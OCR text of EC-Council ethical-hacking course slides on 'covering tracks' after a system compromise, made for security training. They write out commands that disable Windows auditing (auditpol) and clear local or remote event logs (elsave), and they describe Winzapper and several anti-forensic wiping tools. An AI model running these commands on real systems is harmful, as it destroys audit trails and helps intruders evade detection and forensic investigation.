
Copyright 2006 by Randy Glasbergen.
www.glasbergen.com



"An amazing thing happened at work today. For 8 minutes, my computer and I were both functional at the same time!"

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2003 by Randy Glasbergen.
www.glasbergen.com



"Today my computer joined a support group for office machines who have to cope with idiots."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




System Hacking: Part V



Covering Tracks

CEH Hacking Cycle



EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Covering Tracks

Once intruders have successfully gained Administrator access on a system, they will try to cover the detection of their presence

When all the information of interest has been stripped off from the target, the intruder installs several backdoors so that he can gain easy access in the future



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Disabling Auditing

First thing intruders will do after gaining Administrator privileges is to disable auditing

Windows 2003 Resource Kit's auditpol.exe tool can disable auditing using the command line

At the end of their stay, the intruders will just turn on auditing again using auditpol.exe

```
C:\> auditpol.exe /disable
Running. . . .

Local audit information changed successfully. .
New local audit policy. . .

   (0)   Audit Disabled

AuditCategorySystem         = No
AuditCategoryLogon          = Failure
AuditCategoryObjectAccess   = No
. . .


C:\> auditpol.exe /enable
Auditing enabled successfully.
```




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Clearing the Event Log

Intruders can easily wipe out the logs in the Event Viewer



This process will clear logs of all records but will leave one record stating that the event log has been cleared by “Attacker”



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: elsave.exe

elsave.exe utility is a simple tool for clearing the event log

The following syntax will clear the security log on the remote server 'rovil' (correct privileges are required on the remote system)

```
c:\> elsave -s \\rovil -l "Security" -C
```

Save the system log on the local machine to d:\system.log and then clear the log:

- `elsave -l system -F d:\system.log –C`

Save the application log on \\serv1 to \\serv1\d$\application.log:

- `elsave -s \\serv1 -F d:\application.log`

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Hacking Tool: Winzapper

Winzapper is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000

To use the program, the attacker runs winzapper.exe and marks the event records to be deleted, then he presses Delete Events and Exit


To sum things up: After an attacker has gained Administrator access to the system, you cannot trust the security log





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Winzapper: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Evidence Eliminator


Deleting the “Internet cache and history", will not protect you... your PC is storing deadly evidence

Even FORMATTING the disk would not work

All those web pages, pictures, movies, videos, sounds, email and everything else you have ever viewed could easily be recovered

Files and Internet searches you have made that you thought you had never "saved to disk" can be recorded as permanent evidence on your hard drive

Evidence Eliminator permanently wipes out evidence so that forensic analysis is impossible




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Traceless

Clear your Internet settings

You can stop your home page from being written over by uninvited websites




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Tracks Eraser Pro

Tracks Eraser Pro is designed to protect you by cleaning up all the unwanted history data on your computer

It allows you to erase the cache, cookies, history, typed URLs, auto complete memory, index.dat from your browsers and Window's temp folder, run history, search history, open/save history, recent documents, and so on



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Armor Tools

Armor Tools is a suite of tools that ensures your privacy and keeps your sensitive information secure


It works on the computer and does not leave trace of your activities such as:

- When and which sites you visited
- Which programs you downloaded
- Which documents you worked on
- Whom you wrote
- What you looked for
- Which folders you opened
- What computers you connected to



